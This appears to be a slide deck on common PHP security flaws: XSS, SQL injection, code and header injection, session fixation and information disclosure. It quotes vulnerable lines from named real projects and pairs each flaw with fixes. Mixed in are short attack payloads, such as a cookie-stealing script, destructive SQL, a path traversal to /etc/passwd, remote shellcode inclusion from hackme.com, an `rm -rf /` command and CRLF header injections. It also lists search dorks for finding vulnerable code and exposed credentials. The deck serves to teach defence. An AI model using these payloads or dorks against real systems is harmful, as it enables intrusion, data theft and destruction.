

# PHP Security Pitfalls

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# Let Google be our guide!

- Thanks to Google we can quickly and easily identify faulty PHP applications.
- Let's use it to see what are the most common mistakes and see what it takes to fix them.

# Cross-Site Scripting (XSS)

- What is it?
  - ➔ User supplied HTML displayed as is to screen.
- How common of a problem is it?
  - ➔ Conservative estimate, 10s of thousands! (over 35,000 results)

**lang:php (echo|print).\***  
**\\$\_(GET|POST|COOKIE|REQUEST|SERVER)**

# Exploitable Code Samples

- phpWebSite
  - <form action="php echo \$\_SERVER['PHP\_SELF'];?&gt;"</li
- Horde
  - <form action="php echo \$\_SERVER['PHP\_SELF'] ?&gt;" method="post"&gt;</li
- Cacti
  - <input type="text" name="filter" size="20" value="php print \$\_REQUEST ["filter"];?&gt;"&gt;</li
- WWWThreads
  - <textarea name="message" cols="60" rows="6"><? echo stripslashes  
(\$\_REQUEST['message']); ?></textarea>

# Possible Exploits

- Cookie/Session Theft

- ✓ <script>window.location=...?document.cookie;</script>

- Content Modification

- ✓ <script>document.getElementById('price').innerHTML='\$1';</script>

- CSRF Initiation

- ✓ 

- Social Engineering

- ✓ <iframe src="http://hackme.com/login" ></iframe>

# Preventing XSS

- Pass input through **htmlspecialchars()** or **htmlentities()** function.  
✓ `htmlentities($_GET['value'], ENT_QUOTES);`
- Use the filter extension to sanitize input.  
✓ `filter_input(INPUT_GET, "value", FILTER_SANITIZE_STRING);`

# SQL Injection

- What is it?
  - ➔ User supplied input used as is in SQL queries.
- How common of a problem is it?
  - ➔ Thousands! (over 5,000 results)

```
lang:php query\(.*\$_(GET|POST|  
COOKIE|REQUEST).*\)
```

# Exploitable Code Samples

- Flux CMS
  - \$db->query("update MyGyndoc set Login\_Passwd = md5(\"".\$\_REQUEST["Login\_Passwd"]."")")
- OSTicket
  - mysql\_query("SELECT \* FROM tickets WHERE ID=".\$\_REQUEST[id])
- useBB
  - \$db->query("UPDATE ".TABLE\_PREFIX."forums SET posts = posts+1, last\_topic\_id = ".\$\_GET['topic']."' WHERE id = ".\$topicdata['forum\_id']);
- FightCheck Online
  - pg\_query("INSERT INTO tickets (Comments, Time, error\_level, job\_state) VALUES ('".\$\_POST['Comments']."' , '' , '\$time' , 0 , 1)");

# Possible Exploits

- Arbitrary Query Injection
  - ✓ `?val=(DELETE FROM table);`
- Arbitrary data retrieval
  - ✓ `?id=column_name`
- Denial of Service
  - ✓ `?val=(BENCHMARK(100000000, MD5(RAND()));`
- Data Modification
  - ✓ `?val=(UPDATE users SET is_admin=1);`

# Solution

- Use prepared statements

```
$stmt = $db->prepare("SELECT *  
FROM users where id=?");
```

```
$stmt->execute(array($_GET['id']));
```

- What about escaping functions?
  - \* Only reliable with single-byte character sets.

# Code Injection

- What is it?
  - ➔ User can make script execute arbitrary PHP Code.
- How common of a problem is it?
  - ➔ Hundreds! (over 1000 results)

`lang:php (include|include_once|required|  
require_once).*\$_(GET|POST|COOKIE|REQUEST)`

# Exploitable Code Samples

- ezContents
  - `include($HTTP_GET_VARS["link"]);`
- FileBrowser
  - `@include_once($cfg['ServicesPath'] . $_GET['class'] . ".php");`
- SQLite Manager
  - `include_once('./pages/'. $_GET['page'].'.php');`
- I-MAN
  - `require_once($installdir.'i18n/'. $HTTP_COOKIE_VARS['IMAN_LANGUAGE']);`

# Possible Exploits

- Sensitive File retrieval
  - ✓ ?value=../../../../../../../../etc/passwd
- Arbitrary code execution
  - ✓ ?value=<http://www.hackme.com/shellcode.txt>
- Content Removal
  - ✓ shell\_exec("nohup rm -rf / 2>&1 1>/dev/null &");
- Possibilities are limited only by hacker's own imagination!

# App. Developer Solutions

- Never use user provided input in include, require and eval() statements.
- If former is not possible use a while-list approach with un-predictable tokens.

```
// make token list
$tok = array();
foreach (glob("/tmp/*") as $v) {
    $tok[md5($v)] = $v;
}
```

```
// use token list
if (isset($tok[$_GET['t']])) {
    require $tok[$_GET['t']];
}
```

# Hosting Co. Solutions

- On PHP <5.2 disable **allow\_url\_fopen**
- On PHP 5.2>= keep **allow\_url\_include** off
- Use open\_basedir to restrict file access
  - ★ **open\_basedir=/tmp/;/home/user/**
- Use FastCGI rather then Apache module
- Setup Virtual Private Server (VPS) for each user.

# Header Injection

- What is it?
  - ➔ Gives hacker the ability to inject arbitrary content headers.
- How common of a problem is it?
  - ➔ Thousands! (over 8,000 results)

```
lang:php header\(.*\$_(SERVER|  
GET|POST|COOKIE|REQUEST).*\\\
```

# Exploitable Code Samples

- SyntaxCMS
  - `header("Location: http://".$_SERVER['HTTP_HOST']."/error.php$arg");`
- WWWThreads
  - `header("Location: ".$_SERVER["HTTP_REFERER"]);`
- phpMyFAQ
  - `header('Location: http://'.$_SERVER['HTTP_HOST'].dirname($_SERVER['SCRIPT_NAME']));`
- Horde
  - `header('Refresh: 0; URL=' . $_GET['url']);`

# Possible Exploits

- Cache Poisoning
  - ✓ \r\nExpires: Mon, 1, Jun 2010 01:00:00 GMT
- Arbitrary URL Redirection
  - ✓ \r\nLocation: http://www.hacker.com/
- Circular Redirects
  - ✓ \r\nLocation: http://current.url.com/
- Cookie Overload / Session Fixation
  - ✓ \r\nSet-Cookie: PHPSESSID=hardcodedvalue;

# Solutions

- Avoid passing user input into **header()**, **setcookie()**, **session\_id()** functions.
- Upgrade to PHP 5.1.2+ or 4.4.2+ where header can contain a single line only.
- Pass user input via the **urlencode()** function.

# Session Fixation

- What is it?
  - ➔ Hacker can hardcode user's session id to a known value.
- How common of a problem is it?

**lang:php session\_start\\()**

18,800 results

**lang:php session\_regenerate\_id\\()**


200 results

# Exploitation



Hacker goes to the same url  
a while later,  
and they are in!

<http://rbc.ca/?s=p0wn3d>



User logs into their  
account, no the wiser

# Information Disclosure

- What is it?
  - ➔ Sensitive information is exposed to unauthorized users.
- How common of a problem is it?
  - ➔ Depends on the seriousness of the information disclosure.

# System Path Disclosure

- Usually caused by **display\_errors** being left ON.
  - Google search reveals **millions** of results!

**< b > Notice </ b >: undefined < / b > on line < b >**  
1,240,000 results

**< b > Warning </ b >: < / b > on line < b >**  
57,900,000 results

**< b > Fatal Error </ b >: on line**  
1,270,000 results

# Consequences

- Allows hacker to identify location of sensitive files.
- In older versions of PHP can lead to XSS.
- Sensitive function parameters maybe exposed as part of the error message.

# Solution

The solution is quite simple

**display\_errors=Off**

# Arbitrary File Output

- Usually caused by a function such as `fopen()` using user input to identify which file to open.
- Fortunately, this appears to be fairly uncommon. (Google shows only 400 results).

```
lang:php (fopen|readfile|
file_get_contents)\s*(.*\$_GET|_POST|
HTTP_GET_VARS|HTTP_POST_VARS).*\|)
```

# Consequences

- Allows output of data inside sensitive files, such as passwords, logins, etc...
- Can be used to perform denial of service by opening slow loading remote files.
- Can be used to take down the entire web server with a single request!

# Possible Exploit Strategies

- File content disclosure
  - ◉ `../../../../../../../../etc/passwd`
- Denial of services via remote URL
  - ◉ `http://hacker.cn/really/slow/page`
- Take down the entire webserver
  - ◉ `http://self.com/script=url to self`

# Solutions

- Use **open\_basedir** and/or file system permissions to restrict PHP's FS access.
- Disable **allow\_url\_fopen**.
- Prevent web access to web server from itself via firewall rules.

# Sensitive Files in Web Dirs


Surprisingly large number of people fail to see the danger of keeping backups, passwords and private documents in web accessible directories.

- ✓ filetype:sql INSERT
- ✓ intitle:'phpinfo()'+".default\_password"+"Zend Scripting Language Engine"
- ✓ lang:php \_connect\s\*\(.\*,.\*,"|").\*(|"").\*\|)
- ✓ lang:php "VBULLETIN IS NOT FREE SOFTWARE"
- ✓ lang:php "XCART\_SESSION\_START"
- ✓ lang:php \\$pass \w+\s\*= \s\*('|\') \w+('|\');

# Solutions

- Do not keep sensitive data in web accessible directories.
- Do not permit directory browsing.
- Use http authentication to protect sensitive directories.
- Avoid clear-text passwords.

```
<?php include "/book/plug.inc"; ?>
```



# Thank you for listening!

- Additional Resources
  - ✓ <http://ilia.ws/> (These Slides)
  - ✓ <http://johnny.ihackstuff.com/>
  - ✓ <http://www.google.com/codesearch>